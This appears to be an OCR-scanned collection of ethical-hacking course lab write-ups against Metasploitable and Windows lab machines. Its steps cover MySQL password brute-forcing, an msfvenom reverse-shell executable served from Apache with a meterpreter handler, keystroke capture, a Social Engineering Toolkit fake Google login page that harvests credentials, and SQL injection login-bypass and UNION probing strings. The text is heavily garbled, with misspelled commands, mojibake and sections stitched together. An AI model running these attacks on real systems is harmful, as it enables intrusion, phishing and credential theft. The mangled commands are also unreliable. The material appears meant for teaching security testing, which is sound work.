Find the IP address of the Metasploitable machine first. Then, use the db nmap command in msfconsole with Nmap flags to scan the MySQL database at 3306 port. db\_nmap -sV -sC -p 3306


<metaspIoitabIe\_i address>

###### OUTPUT:




Use the search option to look for an auxiliary module to scan and enumerate the MySQL database. search type:auxiliary mysql

###### OUTPUT:



use auxiliary/scanner/mysql/mysqI\_version


##### OUTPUT:



Use the set rhosts command to set the parameter and run the module, as follows:


##### OUTPUT:





After scanning, you can also brute force MySQL root account via Metasploit's auxiliary(scanner/mysql/mysqI\_Iogin) module.

##### OUTPUT:





set the PASS\_FILE parameter to the wordlist path available inside /usr/share/wordlists: set PASS\_FILE

/usr/share/wordIistss/rockyou.txt Then, specify the IP address of the target machine with the RHOSTS command. set RHOSTS Set BLANK\_PASSWORDS to true in case there is no password set for the root account. set BLANK\_PASSWORDS true

##### OUTPUT:





RESULT:



The Metasploit framework for reconnaissance is examined successfully



Compromising-windows-using-Metasploit

Compromising windows using Metasploit

#### Metasploit

Compromising windows using Metasploit

AIM:

To Compromise windows using Metasploit .

###### DESIGN STEPS:

Step 1:

Install kali linux either in partition or virtual box or in live mode

Step 2:

Investigate on the various categories of tools as follows:

Step 3:


Open terminal and try execute some kali linux commands

###### EXECUTION STEPS AND ITS OUTPUT:

Find the attackers ip address using ifconfig


OUTPUT:





Create a malicious executable file fun.exe using msfvenom command msfvenom -p windows/meterpreter/reverse\_tcp LHOST= 192.168.1.2 -f exe > fun.exe

###### OUTPUT



copy the fun.exe into the apache /var/www/html folder

###### OUTPUT



Start apache server sudo systemctl apache2 start


###### OUTPUT



Check the status of apache2


###### OUTPUT





Invoke msfconsole:


###### OUTPUT:



Type help or a question mark "?" to see the list of all available commands you can use inside msfconsole.


##### OUTPUT:





Starting a command and control Server use multi/handler set PAYLOAD windows/meterpreter/reverse\_tcp set LHOST 0.0.0.0 exploit


OUTPUT:



On the target Windows machine, open a Web browser and open this URL, replacing the IP address with the IP address of your Kali machine: <http://192.168.1.2/fun.exe> The file "fun.exe" downloads. Bypass any warning boxes, double-click the file, and allow it to run.

On kali give the command exploit

OUTPUT:



To see a list of processes, at the meterpreter > prompt, execute this command: ps m can see the fun.exe process running with pid 1156

The Metasploit shell is running inside the "fun.exe" process. If the user closes that process, or logs off, the connection will be lost. To become more persistent, we'll migrate to a process that will last longer. Let's migrate to the winlogon process. At the meterpreter > prompt, execute this command:



migrate -N explorer.exe at meterpreter > prompt, execute this command: netstat A list of network connections appears, including one to a remote port of 4444, as highlighted in the image below. Notice the "PID/Program name" value for this connection, which is redacted

###### OUTPUT:

Post Exploitation The target is now owned. Following are meterpreter commands for key capturing in the target machine keyscan start Begins capturing keys typed in the target.

creating-a-backdoor-with-SET



creating a backdoor with SET - Ethical Hacking Techniques course

### AIM:



To Create a backdoor with Social Engineering Toolkit (SET)

DESIGN STEPS:



Step 1:

Install kali linux either in partition or virtual box or in live mode

Step 2:

Investigate on the various categories of tools as follows:

Step 3:

Open terminal and try execute some kali linux commands

###### EXECUTION STEPS AND ITS OUTPUT:



Social Engineering attacks are the various cons used by the hackers to trick people into providing

sensitive data to the attackers.

The command sudo setoo1kit in the prompt gives menu with set prompt:

OUTPUT:






The command sudo setoolkit in the prompt gives menu with set prompt. Select menu 1 for Social

Engineering Attacks.

It displays the following menu and select 2 for Website Attack Vectors:

OUTPUT:



The website Attack Vectors displays the following menu. In this menu, 3 for Credential Harvester Attack Method is selected:

###### OUTPUT:



The Credential Harvester Attack Method displays the following menu. In this menu, 1 for Web Templates is selected:

###### OUTPUT:






The Credential Harvester Attack Method displays the following menu. In this menu, 1 for Web

Templates is selected.

It shows the following screen in which the IP address of the attacker needs to be given (default

value):

OUTPUT:



It shows the following screen in which the option Goople can be selected:


OUTPUT:





SET starts my Kali Linux Webserver on port 80, with the fake Google account login page. The setup is done:

OUTPUT:



In Windows IE, on givinp the URL [http://192.](http://192/) 168.1.2 , the fake Google pape is displayed. The victim can enter the username and password.

OUTPUT:



gie

Sign in with your Google ACcount

Email

Passzoi d




Ciea:e i°‹n ac«cunt

One Google Account for everyhing Google


SET logs the information regarding the Google credentials:

OUTPUT:



SET logs the information in the XML file under /root/. set directory:

###### OUTPUT:



RESULT:

The Social Engineering Toolkit (SET) is used to create a backdoor and is examined successfully.

sqlinjection



Exoiting SQL Injection vulnerability

AIM:



To exploit SQL Injection vulnerability using Multidae web apication in Metasploitable2

DESIGN STEPS:

Step 1:

Install kali linux either in partition or virtual box or in live mode

Step 2:


Investigate on the various categories of tools as follows:

Step 3:

Open terminal and try execute some kali linux commands

EXECUTION STEPS AND ITS OUTPUT:

SQL Injection is a sort of infusion assault that makes it conceivable to execute malicious SQL statements. These statements control a database server behind a web application. Assailants can utilize SQL Injection vulnerabilities to sidestep application safety efforts. They can circumvent authentication and authorization of a page or web application and recover the content of the whole SQL database. Identify IP address using ifconfig in Metasploitable2

OUTPUT:

Use the above ip address to access the apache webserver of Metas oitable2 from kali linux. In Kali Linux use the ip address in a web browser.

OUTPUT:



\_ l° I\_ \_ \_ \_ I I I/i °I \_ \_1° I\_ I l I \



Varning : heve r exp ose this VH to an unt rust ed netwo rJ‹!


Contact : ns fdev [at ]metasp\oit . com

Login • ith msJa dni n/nsfadnin to get started

* phpMy.Admin
* Miitillidae
* DVWA
* WebD.IV

Select Multidae from the menu listed as shown above. You will get the page as displayed below:

OUTPUT:



Latest Version / installation

* Latest Version
* Installation Instructions
* Usage Instructions
* Get rid of those pesky PHP errors
* Change Log
* Notes

back|track

Samurai Web Testing Framework

Click on the menu Login/Register and register for an account

OUTPUT:





Back


Name

Password

Dont *have an account 7 Please registe.r here*

Pleose sign-in

Login

Click on the link “Please register here”

OUTPUT:

Please choose your username, password ond signature


U:::na ord \*\*\*e Confirm Password i •• ••

Signature




Click on “Create Account” to display the following page:

OUTPUT:



The login structure we will use in our examples is straightforward. It contains two input fields (username and password), which are both vulnerable. The back-end content creates a query to approve the username and secret key given by the client. Here is an outline of the page rationale:

($query = "SELECT \* FROM users WHERE username=’$\_POST[username]‘ AND password=’$\_POST[password]”’;). For the username put “ganesh" or "anything" and for the password put (anything’ or ‘1’=’1) or (admin’ or ‘1‘=‘1) then try to log in, and you‘ll be presented with an admin login page. Click "Login".

OUTPUT:

Bypassing login field



The username field is vulnerable. Put (blaise‘ #) or (bIaise‘--) in the username field and hit "Enter" to log in. We use "#" or "--" to comment everything in the query sentence that comes after the username filed telling the database to disregard the password field: (SELECT \* FROM users WHERE username=‘admin’ # AND password=‘ ‘). By using line commenting, the aggressor eliminates a part of the login condition and gains access. This technique will make the "WHERE" clause true only for one user; in this case, it is "blaise." Now after logging out you will see the login page. In the login page give blaise’ # . You can see the page now enters into the administrator page as before when giving the password.

OUTPUT:

Click the login button and you will see it enter into the administrator page

OUTPUT:

Union-based SQL injection

UNION-based SQL injection assaults enable the analyzer to extract data from the database effectively. Since the "UNION" operator must be utilized if the two inquiries have precisely the same structure, the attacker must craft a "SELECT" statement like the first inquiry. we will be using the "User Info" page from Mutillidae to perform a Union-Based SQL injection attack. Go to "OWASP Top 10/A1 — Injection/SQLi — Extract-Data/User Info"

After logging out, Now choose the menu as shown below:

OUTPUT:



EQ

192.168.1.10/mutillidae..’

-ł-

e

G

Û 1521ß8.1.10 ..

D

half Linux «1 Kali Tools • Kati Oocs Kali Forums o• Kali NetHunter Exploit-DB Google Hacking DB OffSec

Name




*Dont have an* account\* *Please* /-eoister *here*

Username=blaise Password=gug u




From this point, all our attack vectors will be performed in the URL section of the page using the Union-Based technique.There are two different ways to discover how many columns are selected by the original query. The first is to infuse an "ORDER BY" statement indicating a column number. Given the column number specified is higher than the number of columns in the "SELECT" statement, an error will be returned.

OUTPUT:

Since we do not know the number of columns, we start at 1. To find the exact amount of columns, the number is incremented until an error related to the "ORDER BY" clause is returned. In this example, we incremented it to 6 and received an error message, so it means that the number of columns is lower than 6.

The browser url of this info page need to be modified with the url as below: <http://192.168.1.10/mutiIIidae/index.php?page=user-> info.php&username=bIaise%27%order%20by%206%23&password=&user-info-php-submit-button=View+Account+Details

OUTPUT:



Back

After adding the order by 6 into the existing url , the following error statement will be obtained:

OUTPUT:






!-/ x ÿlJÇ"[ ?ü,e-tISßI -'’.fr'. ÿ lJ¡)òtS’.I’ûù č-hl?iSč':): CIX: h? 7.ü2)òȘ?SS'.'’III ö-òLIS.’I

